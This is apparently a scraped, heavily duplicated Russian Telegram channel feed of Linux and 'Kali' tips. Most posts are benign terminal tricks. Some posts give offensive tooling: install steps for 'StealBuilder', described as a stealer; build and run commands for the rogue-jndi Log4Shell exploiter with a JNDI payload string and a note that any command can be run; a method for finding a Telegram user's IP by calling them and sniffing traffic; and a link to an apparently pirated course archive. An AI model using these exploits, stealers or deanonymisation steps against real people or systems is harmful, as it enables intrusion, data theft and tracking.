
StealBuilder
Небольшой стиллер.
Создаёт exe-файл, который копирует все указанные директории в папку рядом.
Установка:
Небольшой стиллер.
Создаёт exe-файл, который копирует все указанные директории в папку рядом.
Установка:
$ git clone https://github.com/Pix-head/stealBuilder
$ cd stealBuilder
$ pip download pyinstaller
$ tar -xzf <Downloaded file>
$ cd <Downloaded file>
$ sed -i'' -e 's#"/usr/tmp"#"/data/data/com.termux/files/usr/tmp"#g' bootloader/src/pyi_utils.c
$ CFLAGS="-I/data/data/com.termux/files/usr/include/libandroid-support" LDFLAGS="-landroid-support" pip install .
$ cd ..
$ python StealBuilder.pyСоздаём сайт без навыков разработки
❓> https://sites.google.com — официальный и полностью бесплатный сервис от Google для создания сайтов.
Для создания:
1.Переходим в Google Drive по этой ссылке - https://drive.google.com (причём это желательно делать через браузер Google Chrome);
2. Входим в аккаунт;
3: Нажимаем "Создать" -> "Ещё" -> "Google сайты";
4: Творим!
ℹ> Сайт можно разместить на гугловском хосте, тогда ссылка будет выглядить примерно так:
sites.google.com/view/название_сайта
Либо можно привязать свой домен.
Результат будет полностью адаптивным, так что всё будет читабельно и красиво смотреться на любом девайсе.
Вы сможете с лёгкостью вести свой блог или обзавестись сайтом-визиткой.
💻 Хоть навыки разработки сайта для использования этого сервиса и не нужны - вы всё равно по желанию сможете встроить блоки HTML-кода.
❓> https://sites.google.com — официальный и полностью бесплатный сервис от Google для создания сайтов.
Для создания:
1.Переходим в Google Drive по этой ссылке - https://drive.google.com (причём это желательно делать через браузер Google Chrome);
2. Входим в аккаунт;
3: Нажимаем "Создать" -> "Ещё" -> "Google сайты";
4: Творим!
ℹ> Сайт можно разместить на гугловском хосте, тогда ссылка будет выглядить примерно так:
sites.google.com/view/название_сайта
Либо можно привязать свой домен.
Результат будет полностью адаптивным, так что всё будет читабельно и красиво смотреться на любом девайсе.
Вы сможете с лёгкостью вести свой блог или обзавестись сайтом-визиткой.
💻 Хоть навыки разработки сайта для использования этого сервиса и не нужны - вы всё равно по желанию сможете встроить блоки HTML-кода.
Исправить консоль
Если использовать команду less или cat для просмотра файла, в конце которого — бинарные данные, то можно легко испортить консоль. Потому что в бинарных данных могут попасться любые сочетания управляющих кодов: компьютер будет издавать звуки «бип-бип», появятся прикольные символы, странные цветовые сочетания. В конце концов, шрифт изменится на какие-то иероглифы. Bash, очевидно, продолжает работать, но вы ничего не можете прочитать и не сделать. Просто наберите в консоли команду инициализации:
reset
и все будет хорошо.
Если использовать команду less или cat для просмотра файла, в конце которого — бинарные данные, то можно легко испортить консоль. Потому что в бинарных данных могут попасться любые сочетания управляющих кодов: компьютер будет издавать звуки «бип-бип», появятся прикольные символы, странные цветовые сочетания. В конце концов, шрифт изменится на какие-то иероглифы. Bash, очевидно, продолжает работать, но вы ничего не можете прочитать и не сделать. Просто наберите в консоли команду инициализации:
reset
и все будет хорошо.
Автоматизация атаки Log4Shell
👤💬Уязвимость log4shell до сих пор остаётся актуальной и для автоматизированной эксплуатации данной атаки было создано несколько проектов, один из них - Rogue-jndi
Установка:
Устанавливаем необходимые пакеты:
Переходим в директорию со скачанным репозиторием и компилируем:
Запуск:
❗Вместо calc.exe можно указать любую другую команду.
На экране отобразятся пэйлоады, выбираем RemoteReference. Это классическая атака через JNDI, которая ведет к RCE через удаленную загрузку классов.
Указываем адрес в теле нашего пэйлоада:
${jndi:ldap://127.0.0.1:1389/o=reference}
👤💬Уязвимость log4shell до сих пор остаётся актуальной и для автоматизированной эксплуатации данной атаки было создано несколько проектов, один из них - Rogue-jndi
Установка:
git clone https://github.com/veracode-research/rogue-jndi.gitУстанавливаем необходимые пакеты:
apt update
apt install maven
apt install default-jdk
Переходим в директорию со скачанным репозиторием и компилируем:
cd rogue-jndi
mvn package
Запуск:
java -jar target/RogueJndi-1.1.jar --command "calc.exe"❗Вместо calc.exe можно указать любую другую команду.
На экране отобразятся пэйлоады, выбираем RemoteReference. Это классическая атака через JNDI, которая ведет к RCE через удаленную загрузку классов.
Указываем адрес в теле нашего пэйлоада:
${jndi:ldap://127.0.0.1:1389/o=reference}
Войти в чат канала можно по ссылке: https://t.me/+SD8v_cY2Gr1iYTQy
Бот для ваших идей: @Suggestion_Kali_Linux_Bot
Бот для ваших идей: @Suggestion_Kali_Linux_Bot
Telegram
Kali Linux Chat
⭐️Это официальный чат канала @KaliLin⭐️
❗️Основная тема обсуждения — Все что связано с Linux, Kali Linux и ТД.
❗️Основная тема обсуждения — Все что связано с Linux, Kali Linux и ТД.
Поиск самых больших файлов
Можно столкнуться с проблемой, когда надо удалить несколько больших файлов. Их можно найти в текущей директории с помощью команды:
Можно столкнуться с проблемой, когда надо удалить несколько больших файлов. Их можно найти в текущей директории с помощью команды:
-lSrhКлюч r означает, что большие файлы должны выводиться в конце. Следующей командой можно найти самые большие файлы MP3/MPEG:
-lSrh *.mp*Также можно найти самые большие директории:
-kx | egrep -v "\./.+/" | sort -n
Горячие клавиши Nautilus'а
Хотя в наши дни большинство файловых менеджеров должны поддерживать управление мышью, иногда полезно использовать клавиатуру. У Nautilus'а есть несколько сочетаний, которые позволяют мгновенно перемещаться между файлами:
— Открыть директорию — Ctrl+L
— Подняться на уровень выше — Ctrl+Up
— Перемещение внутри директории — стрелки
Хотя в наши дни большинство файловых менеджеров должны поддерживать управление мышью, иногда полезно использовать клавиатуру. У Nautilus'а есть несколько сочетаний, которые позволяют мгновенно перемещаться между файлами:
— Открыть директорию — Ctrl+L
— Подняться на уровень выше — Ctrl+Up
— Перемещение внутри директории — стрелки
Узнаём IP-адрес Telegram-пользователя по звонку через Kali Linux
ℹ️ Wireshark является по умолчанию предустановленной утилитой и мы воспользуемся ей для просмотра сетевого трафика и выявления IP-адреса цели.
1. Звоним пользователю по Telegram;
2. Запускаем WireShark;
3. Нажимаем на лупу (Найти пакет) и видим, как у нас появляется новая строка с параметрами и поисковой строкой. Там выбираем параметр "Строка";
4. В строке нам надо написать
5. Чтобы понять, какой именно IP нам нужен, жмём уже в настроенном поисковике "Найти", ищем в строке XDR-MAPPED-ADDRESS а то, что идёт после него и есть нужный нам IP.
❗️Для защиты требуется перейти в настройках телеграмма во вкладку "Конфиденциальность" и поставить запрет на осуществление звонков на ваш аккаунт.
ℹ️ Wireshark является по умолчанию предустановленной утилитой и мы воспользуемся ей для просмотра сетевого трафика и выявления IP-адреса цели.
1. Звоним пользователю по Telegram;
2. Запускаем WireShark;
3. Нажимаем на лупу (Найти пакет) и видим, как у нас появляется новая строка с параметрами и поисковой строкой. Там выбираем параметр "Строка";
4. В строке нам надо написать
XDR-MAPPED-ADDRESS;5. Чтобы понять, какой именно IP нам нужен, жмём уже в настроенном поисковике "Найти", ищем в строке XDR-MAPPED-ADDRESS а то, что идёт после него и есть нужный нам IP.
❗️Для защиты требуется перейти в настройках телеграмма во вкладку "Конфиденциальность" и поставить запрет на осуществление звонков на ваш аккаунт.
Принудительное отключение занятых устройств
Вам наверняка сталкивались с ситуацией, когда надо отмаунтить диск, но система при попытке отключения сообщает о том, что он занят. Одной командой можно узнать, какое приложение использует его:
lsof +D /mnt/windows
Она показывает PID и команду запуска любого процесса, использующего /mnt/windows.
Вам наверняка сталкивались с ситуацией, когда надо отмаунтить диск, но система при попытке отключения сообщает о том, что он занят. Одной командой можно узнать, какое приложение использует его:
lsof +D /mnt/windows
Она показывает PID и команду запуска любого процесса, использующего /mnt/windows.
JoomScan для сканирования Joomla на уязвимости
🗣 Joomla предназначен для создания сайтов. Старе версии сервиса имеют ряд уязвимостей, которые позволяют удалённо выполнять команды, повышать привелегии пользователя, обходить пароли, загружать файлы на сервер и получать удалённый доступ.
С помощью JoomScan вы можете проанализировать сайт на наличие таких проблем безопасности.
ℹ️ Установка в Kali Linux:
Например:
Программа отобразит версию установленного Joomla, а также найденные уязвимости с ссылками на страницы ExploitDB и указанием CVE.
🗣 Joomla предназначен для создания сайтов. Старе версии сервиса имеют ряд уязвимостей, которые позволяют удалённо выполнять команды, повышать привелегии пользователя, обходить пароли, загружать файлы на сервер и получать удалённый доступ.
С помощью JoomScan вы можете проанализировать сайт на наличие таких проблем безопасности.
ℹ️ Установка в Kali Linux:
git clone https://github.com/rezasp/joomscan.git
cd joomscan
Запуск:
perl joomscan.plНапример:
perl joomscan.pl -u <domain> -ecПрограмма отобразит версию установленного Joomla, а также найденные уязвимости с ссылками на страницы ExploitDB и указанием CVE.
Кричать на систему
Если вы хотя бы иногда используете терминал Linux, то должны быть знакомы с такой ситуацией. Вы вводите команду, для исполнения которой необходимы права суперпользователя, но забываете напечатать перед ней
Иногда лучший способ заставить Linux сделать что-то — накричать. Введите
Это удобно, поскольку вам не нужно будет вводить всю команду заново.
Если вы хотя бы иногда используете терминал Linux, то должны быть знакомы с такой ситуацией. Вы вводите команду, для исполнения которой необходимы права суперпользователя, но забываете напечатать перед ней
sudo. Система сообщает вам, что выполнить команду невозможно.Иногда лучший способ заставить Linux сделать что-то — накричать. Введите
sudo !! — два восклицательных знака дадут системе понять, что вы настроены решительно. Терминал выполнит последнюю вашу команду с правами суперпользователя.Это удобно, поскольку вам не нужно будет вводить всю команду заново.
Мониторить системные ресурсы
Чтобы посмотреть, какие приложения так нагло загружают память и процессор, можно воспользоваться htop. Это, по сути, «Диспетчер задач» Windows или «Мониторинг системы» macOS. Приложение позволяет устанавливать приоритет процессов, сортировать их или завершать.
▪️sudo apt install htop
▪️htop
Чтобы посмотреть, какие приложения так нагло загружают память и процессор, можно воспользоваться htop. Это, по сути, «Диспетчер задач» Windows или «Мониторинг системы» macOS. Приложение позволяет устанавливать приоритет процессов, сортировать их или завершать.
▪️sudo apt install htop
▪️htop
Простой системный навигатор
Ещё одна полезная команда — ranger. Она не входит в состав большинства дистрибутивов Linux, но её несложно установить. Повторимся, если вы пользуетесь Ubuntu или производным от Ubuntu дистрибутивом, то можете выполнить установку этой строкой:
▪️sudo apt-get install ranger
Для чего же нужна команда ranger? Если вы выполните её в командной строке, ваш терминал превратиться в интерфейс, позволяющий просматривать всю файловую систему при помощи одной клавиатуры (впрочем, мышку вы тоже можете использовать, если хотите).
Ещё одна полезная команда — ranger. Она не входит в состав большинства дистрибутивов Linux, но её несложно установить. Повторимся, если вы пользуетесь Ubuntu или производным от Ubuntu дистрибутивом, то можете выполнить установку этой строкой:
▪️sudo apt-get install ranger
Для чего же нужна команда ranger? Если вы выполните её в командной строке, ваш терминал превратиться в интерфейс, позволяющий просматривать всю файловую систему при помощи одной клавиатуры (впрочем, мышку вы тоже можете использовать, если хотите).
829 GB курсов и книг на английском по разработке, программированию, информационной безопасности.
➖ https://mega.nz/folder/1rBHzIyD#M-aTi-c1nC3OGNgpH8OqhA/folder/IiwQiIDA
➖ https://mega.nz/folder/1rBHzIyD#M-aTi-c1nC3OGNgpH8OqhA/folder/IiwQiIDA
Команда nc
Проверка портов – это одно из основных применений команды nc. Для этого достаточно использовать два параметра -vz, указать адрес и порт. Помимо этого, вы можете указать диапазон адресов, но в этом случае лучше отсеять только открытые порты с помощью команды grep. В примере проверим порты адреса локальной сети:
▪️nc -vz 192.168.31.247 8080
▪️nc -vz 192.168.31.247 1-1000 2>&1 | grep succeeded
Аналогичным способом можно просканировать порты UDP, добавив параметр -u:
▪️nc -vzu 192.168.31.247 1-1000 2>&1 | grep succeeded
Обращаем ваше внимание на отличие между TCP и UDP. UDP порты всегда доступны.
Проверка портов – это одно из основных применений команды nc. Для этого достаточно использовать два параметра -vz, указать адрес и порт. Помимо этого, вы можете указать диапазон адресов, но в этом случае лучше отсеять только открытые порты с помощью команды grep. В примере проверим порты адреса локальной сети:
▪️nc -vz 192.168.31.247 8080
▪️nc -vz 192.168.31.247 1-1000 2>&1 | grep succeeded
Аналогичным способом можно просканировать порты UDP, добавив параметр -u:
▪️nc -vzu 192.168.31.247 1-1000 2>&1 | grep succeeded
Обращаем ваше внимание на отличие между TCP и UDP. UDP порты всегда доступны.
Слушать музыку в терминале
Скажите честно: имеет ли значение интерфейс музыкального плеера? Разве большую часть времени он не проводит, проигрывая музыку в фоне?
Так что можно сносить Rhythmbox и Clementine с их нагромождением функций вроде поддержки стриминговых музыкальных сервисов и скробблинга в Last.fm. Вместо них мы установим moc (Music on Console).
▪️sudo apt install moc
▪️mocp
Скажите честно: имеет ли значение интерфейс музыкального плеера? Разве большую часть времени он не проводит, проигрывая музыку в фоне?
Так что можно сносить Rhythmbox и Clementine с их нагромождением функций вроде поддержки стриминговых музыкальных сервисов и скробблинга в Last.fm. Вместо них мы установим moc (Music on Console).
▪️sudo apt install moc
▪️mocp
👉Windows или Linux👈
По мнению экспертов, Linux является самой безопасной ОС по своей конструкции – впечатляющее достижение, которое было достигнуто с помощью открытого исходного кода, строгой модели привилегий пользователя, встроенных средства защиты ядра и безопасности приложений, которые на ней работают.
По мнению экспертов, Linux является самой безопасной ОС по своей конструкции – впечатляющее достижение, которое было достигнуто с помощью открытого исходного кода, строгой модели привилегий пользователя, встроенных средства защиты ядра и безопасности приложений, которые на ней работают.
Telegraph
Windows или Linux?
При выборе ОС необходимо учитывать множество факторов, среди которых безопасность является одним из наиболее важных. По мнению экспертов, Linux является самой безопасной ОС по своей конструкции – впечатляющее достижение, которое было достигнуто с помощью…

Oneko — это небольшая забавная команда, которая превратит ваш обычный курсор в мышь и создаст любопытную маленькую кошку, которая будет преследовать ваш курсор, как только вы переместите его. И эти веселые догонялки не ограничены окном терминала. Вы можете продолжать работать, а кошка продолжит гонять курсор.
И это особенно интересно, если у вас дома есть дети.
Для установки Oneko введите команду:
▪️sudo apt install oneko
А для запуска эту:
▪️oneko
И вы всегда можете заменить кошку собакой с помощью команды:
▪️oneko -dog
Есть еще несколько видов кошек. Подробную информацию о них вы можете получить, используя команду oneko –help. А чтобы остановить выполнение программы, воспользуйтесь шорткатом Ctrl + C.
И это особенно интересно, если у вас дома есть дети.
Для установки Oneko введите команду:
▪️sudo apt install oneko
А для запуска эту:
▪️oneko
И вы всегда можете заменить кошку собакой с помощью команды:
▪️oneko -dog
Есть еще несколько видов кошек. Подробную информацию о них вы можете получить, используя команду oneko –help. А чтобы остановить выполнение программы, воспользуйтесь шорткатом Ctrl + C.
Войти в чат канала можно по ссылке: https://t.me/+SD8v_cY2Gr1iYTQy
Бот для ваших идей: @Suggestion_Kali_Linux_Bot
Бот для ваших идей: @Suggestion_Kali_Linux_Bot
Telegram
Kali Linux Chat
⭐️Это официальный чат канала @KaliLin⭐️
❗️Основная тема обсуждения — Все что связано с Linux, Kali Linux и ТД.
❗️Основная тема обсуждения — Все что связано с Linux, Kali Linux и ТД.
Пусть терминал говорит за вас
Чтобы попробовать эту команду, убедитесь, что вы включили ваши динамики. eSpeak — это забавная команда, которая дает вашему терминалу голос. Да-да, вы не ослышались.
Сначала установите пакет:
▪️sudo apt install espeak
Затем вам нужно просто ввести команду вместе с текстом, который вы хотите прослушать как аудио:
▪️espeak "Type what your computer says"
Что бы вы ни поместили в двойные кавычки, ваш компьютер обязан это произнести! Механизм работы напоминает команду echo в Linux. Только вместо текста – человеческий голос.
Чтобы попробовать эту команду, убедитесь, что вы включили ваши динамики. eSpeak — это забавная команда, которая дает вашему терминалу голос. Да-да, вы не ослышались.
Сначала установите пакет:
▪️sudo apt install espeak
Затем вам нужно просто ввести команду вместе с текстом, который вы хотите прослушать как аудио:
▪️espeak "Type what your computer says"
Что бы вы ни поместили в двойные кавычки, ваш компьютер обязан это произнести! Механизм работы напоминает команду echo в Linux. Только вместо текста – человеческий голос.
👉Exiftool в Linux👈
Метаданными могут быть координаты GPS, теги, время создания, время редактирования, имя устройства и т. д.
Метаданными могут быть координаты GPS, теги, время создания, время редактирования, имя устройства и т. д.